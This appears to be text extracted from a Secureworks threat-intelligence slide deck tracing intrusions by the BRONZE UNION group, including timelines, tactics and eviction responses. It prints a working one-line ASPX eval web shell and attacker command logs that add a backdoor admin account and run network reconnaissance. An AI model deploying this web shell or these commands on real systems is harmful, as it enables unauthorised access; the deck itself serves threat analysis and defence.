

# BRONZE UNION

Choose your own intrusion:

*A journey into the DNA of a targeted threat group*


Secureworks®

# BRONZE UNION's operating philosophy

<u>Maintain access</u>	<u>Don't get caught</u>
Leave web shells in place	Remove web shells when not being used
Install RATs with persistence	Only copy essential tools to environment
Gain creds to enable VPN use	Use captured creds sparingly
Regularly check and maintain acces	Minimise detection opportunities.

# Intrusion Maintenance

..Periodically returning for credentials



Secureworks®

# Many Paths To Success Timeline

SysUpdate Installation  
Day -365

OwaAuth web shell  
Day -120


HttpBrowser  
Day -90

Remote Desktop  
Day 0

# YOU turn YOUR attention to ENVIRONMENT B ...



Launch a compromise campaign using an Apache Struts vuln



Establish presence on a second network (ENVIRONMENT B).



Clear event logs (e.g. System.evtx)

ACTION: INSTALL WEBSHELL

```
<%@ Page  
Language="Jscript"%><%eval(Request.  
Item["PASSWORD"], "unsafe");  
%>
```

ACTION: RECON AND CONFIG

```
13:19:31 whoami
```

```
13:20:09 cmd.exe /c query user
```

```
13:20:27 net user
```

```
13:22:15 net user admin Admin123  
/add
```

ACTION: RDP TO INTERNAL HOST

ACTION: INSTALL ZXHELL

Player A



13:34:47

```
net user admin /del
```

13:35:00

```
ipconfig /all
```

13:36:53

```
ping -n 1 {REDACTED}
```

ENTER PLAYER B?



15:18:37

```
nbtscan {REDACTED}
```

15:24:19


```
sqllogin.exe
```

{REDACTED}

15:25:58

```
nbtscan {REDACTED}
```

# Self-eviction through


 Firewall with Advanced Security

- ⇒ Inbound Rules
- ⇐ Outbound Rules
- ⊗ Connection Security Rules
- + Monitoring
  - Firewall
  - Connection Security Rules
  - Security Associations

### Inbound Rules

Name	Group
✓ Connect to a Network Projector (WSD-In)	Connec...
✓ Core Networking - Destination Unreachable (ICMPv6 ...	Core N...
✓ Core Networking - Destination Unreachable Fragmen ...	Core N...
✓ Core Networking - Dynamic host Configuration Prot ...	Core N...
✓ Core Networking - Internet Group Management Proto ...	Core N...
✓ Core Networking - IPv6 (IPv6-In)	Core N...

ZxShell Disconnected




Unable to access host.



# Sophisticated groups have unsophisticated moments..



# Compare THAT to THIS



# Return to ENVIRONMENT C

Web shell and  
local privilege  
escalation

Day 1

RDP & WinVNC  
used to move  
laterally

Day 2

Deployed remote access  
tools to 3 hosts, and  
credential theft

Day 3

# What happened after CVE-2019-0604 exploitation?



Light reconnaissance using native tools: quser, net commands, hostname, whoami, ping, etc.



Off-the-shelf tools:  
- EternalBlue checker, mimikatz, etc.



Proprietary tools:  
- SysUpdate / Hyperbro?

# An alternative response to eviction...

Eviction  
0h0m

External recon  
to identify  
remote access  
services  
01h25m

Vendor  
credentials  
used to  
access VPN  
01h54m

Post intrusion  
tool downloaded  
from compromised  
websites  
03h49m

# In conclusion

“Understanding threats is a  
humanity, yet we continue to  
study them as though they were  
a science”